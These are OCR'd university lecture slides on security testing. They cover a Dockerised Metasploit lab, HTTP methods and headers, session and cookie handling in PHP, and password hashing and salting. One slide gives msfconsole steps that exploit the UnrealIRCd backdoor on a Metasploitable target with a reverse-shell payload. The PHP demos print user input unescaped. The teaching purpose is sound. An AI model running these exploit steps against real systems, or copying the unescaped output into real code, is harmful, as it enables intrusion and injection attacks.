
- An open-source framework used for penetration testing
- Available on all popular operating systems
- Includes a wide set of exploits and attack vectors provided by the community
  - It has to be kept up to date
- Provides a web interface, a command line interface, and a console interface
  - We will use the last one, *MSFConsole*

enrico.cambiaso@cnr.it

Demo: Metasploit Environment scheme

Consiglio Nazionale delle Ricerche

Università di Genova



enrico.cambiaso@cnr.it

Demo: Metasploit Environment setup

Consiglio Nazionale delle Ricerche

Università di Genova

- Create a network:
  - `docker network create metasploitdemo`
- Create a vulnerable container:
  - `docker pull tleemcjr/metasploitable2`
  - `sudo docker run --network=metasploitdemo -h victim -it --rm --name metasploitable2 tleemcjr/metasploitable2`
- Create an OpenVAS container:
  - `docker run -d -p 443:443 --network=metasploitdemo --name scanner -h scanner mikesplain/openvas`
    `# if you've login issues on «OMP», just wait`
- Create a Kali Linux container:
  - `docker pull kalilinux/kali-rolling`
  - `sudo docker run --network=metasploitdemo -h attacker -it --rm --name attacker kalilinux/kali-rolling`


enrico.cambiaso@cnr.it

Demo: Metasploit Vulnerability scan

Consiglio Nazionale delle Ricerche

Università di Genova

- Preliminary setup (if you need to access it from a different machine):
  - `docker exec -it scanner bash`
  - `apt update && apt install -y nano`
  - `nano /etc/default/openvas-gsa`
  - Set `ALLOWED_HEADER_HOST=<ip>`
  - `/etc/init.d/openvas-gsa restart`
- Login as `admin:admin` to https://<ip>
- Navigate to Scan/Tasks
  - New scan against target: `victim`




enrico.cambiaso@cnr.it

Demo: Metasploit Vulnerability scan results

Consiglio Nazionale delle Ricerche

Università di Genova

- Once finished (in ~20 minutes) you can get a list of all found vulnerabilities
- Identify one relevant vulnerability to try to exploit it
  - E.g., «Check for Backdoor in UnrealIRCd» (CVE-2010-2075)



enrico.cambiaso@cnr.it

Demo: Metasploit
Preparation of the attacker

Consiglio Nazionale delle Ricerche

Università di Genova

- Run the following commands:
  - `apt update`
  - `apt install -y metasploit-framework`

enrico.cambiaso@cnr.it

Demo: Metasploit Exploitation

Consiglio Nazionale delle Ricerche

Università di Genova

- We've identified a potential vulnerability:
  - CVE-2010-2075
- Run `msfconsole` on the `attacker` container

```
search cve-2010-2075
use exploit/unix/irc/unreal_ircd_3281_backdoor
show options
set RHOST victim
set LHOST attacker
show options
show payloads
set payload payload/cmd/unix/reverse_ruby
exploit
```

- No feedback is provided to screen, but by typing commands they'll be executed on the targeted container

enrico.cambiaso@cnr.it

Assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- Use Tenable Nessus as an alternative to OpenVAS
  - You'll need to register on the official website and get a free license
  - Compare the tools and results provided for the same scan
- Identify different vulnerabilities result of the vulnerability scan accomplished and try to exploit it

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 4
The HTTP protocol

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Part 1

enrico.cambiaso@cnr.it

Previous assignments

Consiglio Nazionale delle Ricerche

Università di Genova

- *Use Tenable Nessus as an alternative to OpenVAS*
  - *You need to register on the official website and get a free license*
  - *Compare the tools and results provided for the same scan*
- *Identify different vulnerabilities result of the vulnerability scan accomplished and try to exploit it*

enrico.cambiaso@cnr.it

The HTTP protocol

Consiglio Nazionale delle Ricerche

Università di Genova

- The core protocol for web browsing (and not just it)
- All websites «speak» the HTTP protocol
- In HTTP, messages are exchanged between a client and a server
- Messages are composed of different parts
- Messages can be either requests or responses

enrico.cambiaso@cnr.it

HTTP request format

Consiglio Nazionale delle Ricerche

Università di Genova

```
POST / HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (Macintosh;… )… Firefox/51.0
Accept: text/html,application/xhtml+xml,…,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-12656974
Content-Length: 345

-12656974
(more data)
```

Request headers


General headers

Representation headers

Source: https://developer.mozilla.org/en-US/docs/Web/HTTP/Messages

enrico.cambiaso@cnr.it

HTTP response format




Source: https://developer.mozilla.org/en-US/docs/Web/HTTP/Messages

enrico.cambiaso@cnr.it

Demo: HTTP request

- Open your browser and enable inspection mode
- Go to the Network tab and start registering executed actions
- Open http://www.google.com
- Analyze the Headers tab



enrico.cambiaso@cnr.it

HTTP request example

CLIENT
(WEB BROWSER)

SERVER
(WEB SERVER)

enrico.cambiaso@cnr.it

HTTP requests format

Consiglio Nazionale delle Ricerche

Università di Genova

- Sample request

```
GET / HTTP/1.1
Host: www.google.com
Accept: text/html
User-Agent: curl/8.1.2
Connection: keep-alive
```

- Details:
  - `GET` identifies the method/verb
  - `/` identifies the requested path (/ identifies the root/home page of the website)
  - `HTTP/1.1` identifies the version of the protocol supported by the browser
  - `Host` (the first header) identifies the related domain name (one server can serve multiple domains)
  - `Accept` identifies the document type expected as a result
  - `User-Agent` identifies the version of the browser and operating system used by the client
  - `Connection` instructs how to manage the connection once the resource is retrieved
  - Two final empty rows (`\r\n\r\n`) identify (in this case) the end of the request

enrico.cambiaso@cnr.it

HTTP response format

Consiglio Nazionale delle Ricerche

Università di Genova

- Sample response:

```
HTTP/1.1 200 OK
Date: Tue, 23 Jan 2024 14:02:27 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Connection: keep-alive

<page content>
```

- Details:
  - `HTTP/1.1` identifies the protocol accepted/allowed by the server
  - `200` identifies the resulting status code in numeric format
  - `OK` identifies the resulting status code in human-readable format
  - `Date` identifies the date on the server
  - `Cache-Control` headers allow browser/server cached data exchange (useful to save bandwidth)
  - `Server` shows a banner of the web server (e.g. `Apache` or `IIS`, while `gws` identifies Google Web Server)

enrico.cambiaso@cnr.it

Demo: `nc`

Consiglio Nazionale delle Ricerche

Università di Genova

- Open a terminal and run the following command:

```
nc -l 8080
```

- Open the browser and navigate to http://localhost:8080

You should see the request content sent by the browser

enrico.cambiaso@cnr.it

Demo: HTTP request with curl


Consiglio Nazionale delle Ricerche

Università di Genova

```
curl -v -X HEAD http://www.google.com
```

Request:

```
HEAD / HTTP/1.1
Host: www.google.com
User-Agent: curl/8.1.2
Accept: */*
```



```
HEAD / HTTP/1.1\r\n
Host: www.google.com\r\n
User-Agent: curl/8.1.2\r\n
Accept: */*\r\n
\r\n
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=ISO-8859-1
Content-Security-Policy-Report-Only: [cut]
Date: Tue, 23 Jan 2024 14:02:27 GMT
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Transfer-Encoding: chunked
Expires: Tue, 23 Jan 2024 14:02:27 GMT
Cache-Control: private
Set-Cookie: AEC=[cut]; expires=[cut]; path=/; domain=.google.com; [cut]
```

enrico.cambiaso@cnr.it

HTTP verbs

Consiglio Nazionale delle Ricerche

Università di Genova

- More common verbs are:
  - `GET` for retrieving resources by URL
  - `POST` to send data (e.g., an attachment)
- Other verbs are possible:
  - `PUT`
  - `DELETE`
  - `OPTIONS`
  - `TRACE`
  - `HEAD`

enrico.cambiaso@cnr.it

HTTP GET

Consiglio Nazionale delle Ricerche

Università di Genova

- `GET` is used to request a resource
- E.g., a user wants to open a web page, the browser sends a `GET` request

```
GET /book.php?id=5&page=3 HTTP/1.1
Host: www.freebooks.com
```

enrico.cambiaso@cnr.it

HTTP POST

Consiglio Nazionale delle Ricerche

Università di Genova

- POST is (typically) used to submit HTML form data
- POST parameters must be included in the message body

```
POST /login.php HTTP/1.1
Host: www.portal.com

username=mario.rossi&password=mystrongpassword
```

enrico.cambiaso@cnr.it

HTTP `HEAD`

Consiglio Nazionale delle Ricerche

Università di Genova

- `HEAD` is very similar to `GET`
- It asks just headers of the response, instead of the response body

```
HEAD / HTTP/1.1
Host: www.google.com
```

enrico.cambiaso@cnr.it

HTTP PUT

Consiglio Nazionale delle Ricerche

Università di Genova

- PUT is used to upload a file to the server
- It is a dangerous feature if allowed and misconfigured

```
PUT /path/file.txt HTTP/1.1
Host: www.google.com

<PUT data>
```

enrico.cambiaso@cnr.it

HTTP DELETE

Consiglio Nazionale delle Ricerche

Università di Genova

- `DELETE` is used to remove a file from the server
- Similarly to `PUT`, it must be configured wisely

```
DELETE /path/file.txt HTTP/1.1
Host: www.google.com
```

enrico.cambiaso@cnr.it

HTTP `OPTIONS`

Consiglio Nazionale delle Ricerche

Università di Genova

- `OPTIONS` is used to query the web server for enabled HTTP verbs

```
OPTIONS / HTTP/1.1
Host: www.google.com
```

By using `HTTP/1.0`, it is not required to specify the `Host` parameter:

```
OPTIONS / HTTP/1.0
```

enrico.cambiaso@cnr.it

HTTP `OPTIONS` verb test

Consiglio Nazionale delle Ricerche

Università di Genova

```
curl -X OPTIONS https://example.org -i
```

Request:

```
OPTIONS / HTTP/1.1
Host: example.org
User-Agent: curl/8.1.2
Accept: */*
```

Response:

```
HTTP/1.1 200 OK
Allow: OPTIONS, GET, HEAD, POST
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Thu, 11 Apr 2024 12:33:10 GMT
Expires: Thu, 18 Apr 2024 12:33:10 GMT
Server: EOS (vny/044F)
Content-Length: 0
```

enrico.cambiaso@cnr.it

Demo: StudentsService – A NodeJS server accepting different verbs

Consiglio Nazionale delle Ricerche

Università di Genova

- Let’s set up StudentsService, a simple NodeJS server implementing CRUD APIs
  - CRUD stands for CREATE, READ, UPDATE, DELETE
- The aim is to implement an interface (API) to manage entries on a «database»
- In our case, for simplicity, we will not implement a real database
  - For DB implementation, see, e.g., https://dev.to/zagaris/build-a-restful-crud-api-with-node-js-2334 or https://tecadmin.net/create-a-basic-crud-api-in-nodejs-expressjs-and-mysql/

enrico.cambiaso@cnr.it

Demo: StudentsService

Consiglio Nazionale delle Ricerche

Università di Genova

- We work from a Docker container

```
mkdir studentsservice
docker run -p 8080:8080 -v $PWD/studentsservice:/data
-it node bash
```

- We need to use the ExpressJS framework for web service implementation

```
npm install express
```

- We also need to use the `body-parser` library, to manage JSON-formatted input and output

```
npm install body-parser
```

enrico.cambiaso@cnr.it

Demo: StudentsService

Consiglio Nazionale delle Ricerche

Università di Genova

- Our application manages a list of students, represented by their name and email address
- We aim to implement the following methods:
  - `GET`, to retrieve all students registered
  - `POST`, to create a new student
  - `PUT`, to update a student name, given his/her email address
  - `DELETE`, to remove a student
- For direct program code, see `nodeserver.js` file provided

enrico.cambiaso@cnr.it

Demo: StudentsService

Consiglio Nazionale delle Ricerche

Università di Genova

Testing:

- GET

```
curl -v http://localhost:8080/students
```

- POST

```
curl -v -X POST -H 'Content-Type: application/json' -d
'{"name":"Mario Rossi","email":"mario.rossi@unige.it"}'
http://localhost:8080/students
```

- PUT

```
curl -v -X PUT -H 'Content-Type: application/json' -d
'{"name":"Stefano Bianchi"}'
http://localhost:8080/students/mario.rossi@unige.it
```

- DELETE

```
curl -v -X DELETE -H 'Content-Type: application/json'
http://localhost:8080/students/mario.rossi@unige.it
```

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Module 4
The HTTP protocol

Enrico Cambiaso

enrico.cambiaso@cnr.it

Functional and security testing techniques

2023/2024

enrico.cambiaso@cnr.it

Consiglio Nazionale delle Ricerche

Università di Genova

Part 2

enrico.cambiaso@cnr.it

Custom headers

Consiglio Nazionale delle Ricerche

Università di Genova

- Custom headers are great for:
  - Troubleshooting purposes
  - Informational purposes
  - Implementing specific server side logic
    - E.g., tokens management, bandwidth rate limiting
- Naming convention:
  - Use `X-` as initial name of the header
- For instance, Wordpress sends the following headers:

```
X-Powered-By: PHP/5.2.17
X-Pingback: https://www.website.com/xmlrpc.php
```

enrico.cambiaso@cnr.it

Demo: setup a custom header

Consiglio Nazionale delle Ricerche

Università di Genova

- Create a new dedicated folder: `mkdir ~/mycustomheader`
- Enter the folder: `cd ~/mycustomheader`
- Create a `index.php` file with the following content:

```
<?php header('X-mycustomheader: foo'); ?>
<!doctype html>
```

- Create a `Dockerfile` file with the following content:

```
FROM php:8.0-apache
WORKDIR /var/www/html
COPY index.php index.php
EXPOSE 80
```

- Build the container: `docker build -t mycustomheader:latest .`
- Run the container: `docker run -d -p 8000:80 mycustomheader:latest`
- Make a request: `curl -v http://localhost:8000`

enrico.cambiaso@cnr.it

Connection states

Consiglio Nazionale delle Ricerche

Università di Genova

- HTTP is a stateless protocol
  - Every request is independent on the previous ones and concludes with the connection closure
- How to maintain the connection state?
  - For instance, an authenticated user

enrico.cambiaso@cnr.it

Demo: preparation

Consiglio Nazionale delle Ricerche

Università di Genova

- Create a new dedicated folder: `mkdir ~/mystate`
- Enter the folder: `cd ~/mystate`
- Put a sample `index.php` file
- Run the container: `docker run -v $PWD:/var/www/html -d -p 8000:80 php:8.0-apache`
  - In MS Windows, replace `$PWD` with the full path to the folder or use `%cd%` instead
- Make a request: `curl -v http://localhost:8000`

enrico.cambiaso@cnr.it

Demo: passing state parameters (simple implementation through GET)

Consiglio Nazionale delle Ricerche

Università di Genova

```
<?php
  $user = null;
  if(isset($_GET['user'])) $user = $_GET['user'];
?>
<!doctype html>
<body>
<?php
  if(isset($user)) echo "Welcome <b>$user</b>";
  else echo '<form action="/index_get.php" method="GET">Enter your
username: <input type="text" name="user"><input type="submit"
value="login"></form>';
?>
</body>
```

enrico.cambiaso@cnr.it

Demo: passing state parameters (using sessions)

Consiglio Nazionale delle Ricerche

Università di Genova

```
<?php
  session_start();
  $user = null;
  if(isset($_GET['user'])) $_SESSION['user'] = $_GET['user'];
  if(isset($_SESSION['user'])) $user = $_SESSION['user'];
?>
<!doctype html>
<body>
<?php
  if (isset($user)) echo "Welcome <b>$user</b>";
  else echo '<form action="/index_session.php" method="GET">Enter your username: <input
type="text" name="user"><input type="submit" value="login"></form>';
?>
</body>
```

enrico.cambiaso@cnr.it

Demo: passing state parameters (using cookies)

Consiglio Nazionale delle Ricerche

Università di Genova

```
<?php
  $user = null;
  if(isset($_GET['user'])) setcookie('user', $_GET['user']);
  if(isset($_COOKIE['user'])) $user = $_COOKIE['user'];
?>
<!doctype html>
<body>
<?php
  if (isset($user)) echo "Welcome <b>$user</b>";
  else echo '<form action="/index_cookie.php" method="GET">Enter your
username: <input type="text" name="user"><input type="submit"
value="login"></form>';
?>
</body>
```

enrico.cambiaso@cnr.it

Manage passwords

Consiglio Nazionale delle Ricerche

Università di Genova

- Let’s suppose you’ve got users credentials to store on a database
  - E.g., username is `mario.rossi` and password is `mystrongpassword`
  - How do you store credentials?


enrico.cambiaso@cnr.it

One possible solution: encryption

Consiglio Nazionale delle Ricerche

Università di Genova

What's encryption?




```
result = encrypt(data, secret)
```

enrico.cambiaso@cnr.it

How to crack encryption?

Consiglio Nazionale delle Ricerche

Università di Genova

- When `secret` is disclosed, it is possible to decrypt encrypted contents (`result`, referring to the previous slide) and get the original `data`
  - That's because encryption is a two-way function

- How can an adversary get the value of `secret`?

enrico.cambiaso@cnr.it

A better solution: hashing
Also suggested by OWASP

Consiglio Nazionale delle Ricerche

Università di Genova

What's an hash function?

- A one-way function
  - Impossible to decrypt an hash and obtain the plaintext value
- Maps a wide input to a fixed length output

Encryption (simple case):

```
result = encrypt(data, secret)
```

`decrypt` is the reverse function of `encrypt`

```
data = decrypt(result, secret)
```

Hashing:

```
result = hash(data)
```

No reverse function of `hash` (typically) exists

enrico.cambiaso@cnr.it

How to crack hashing?

Consiglio Nazionale delle Ricerche

Università di Genova

- Strong passwords stored with modern hash algorithms and using hashing best practices are almost impossible to crack
- Attackers can guess our password by:
  - Using lists of password obtained from other compromised websites
  - Using dictionaries or wordlists of common passwords
  - Brute forcing passwords
  - Use rainbow tables
    - `echo -n "pippo"|md5`
    - https://www.md5online.it/index.lm
    - See, e.g., http://project-rainbowcrack.com/table.htm for further information and some tables

enrico.cambiaso@cnr.it

How to protect from rainbow tables?

Consiglio Nazionale delle Ricerche

Università di Genova

- Use salting approaches
  - A salt is a unique, randomly generated string added to each password before the hashing process

    ```
    result = hash('myrandomstring'+data)
    ```
  - It is best practice to define a unique salt for every user
- Salting increases the time needed to crack passwords (e.g., from leaked databases) and protects against pre-computed hashes (e.g., rainbow tables)
- Also, if a salt is unique for every user, it is not possible to verify if two users use the same password
- Modern hashing algorithms automatically salt passwords

enrico.cambiaso@cnr.it

How to manage reversible passwords

Consiglio Nazionale delle Ricerche

Università di Genova

- Different options are possible, although a «real secure» option is not available
  - Sooner or later, the password has to be read in clear text
- Possible options:
  - Use environment variables
    - Often used for Docker environments
  - Store them in encrypted form
    - Potentially, on Docker, passing the encryption/decryption password + salt as an environment variable
  - Hard-code credentials in compiled code
    - Not a good solution, but may be «good-enough»
  - Use ad-hoc libraries
    - E.g., `keyring` for Python, system libraries, etc.

- As additional resources to investigate, have a look at the tokenization concept:
  - See, e.g., https://en.wikipedia.org/wiki/Tokenization_(data_security)
  - See, e.g., *Ogigau-Neamtiu, F. (2016). Tokenization as a data security technique. Zeszyty Naukowe AON, 2 (103), 124-135.*

enrico.cambiaso@cnr.it

[Off-topic] Password management

Consiglio Nazionale delle Ricerche

Università di Genova

How do you manage your own credentials?

enrico.cambiaso@cnr.it

[Off-topic] Password management

Consiglio Nazionale delle Ricerche

Università di Genova

- It is suggested to use password managers
  - A password manager is a software which encrypts all your passwords and stores them securely:
    - On the cloud
      - May not be the better solution, due to past leaks
        - See, e.g., https://www.forbes.com/sites/daveywinder/2023/03/03/why-you-should-stop-using-lastpass-after-new-hack-method-update/
    - On your local drive
      - Can be syncronized through other means
  - The idea is to randomly generate strong passwords and store them on the password manager
    - To unlock the vault on the password manager, you need to know just one unlocking password
  - Several solutions are available, for any OS, also warning users on password leaks
    - See, e.g., KeePass (https://keepass.info) or 1Password (https://1password.com)
    - For further reads before chosing, see https://flashpoint.io/blog/bitwarden-password-pilfering/

enrico.cambiaso@cnr.it

Wireshark

Consiglio Nazionale delle Ricerche

Università di Genova

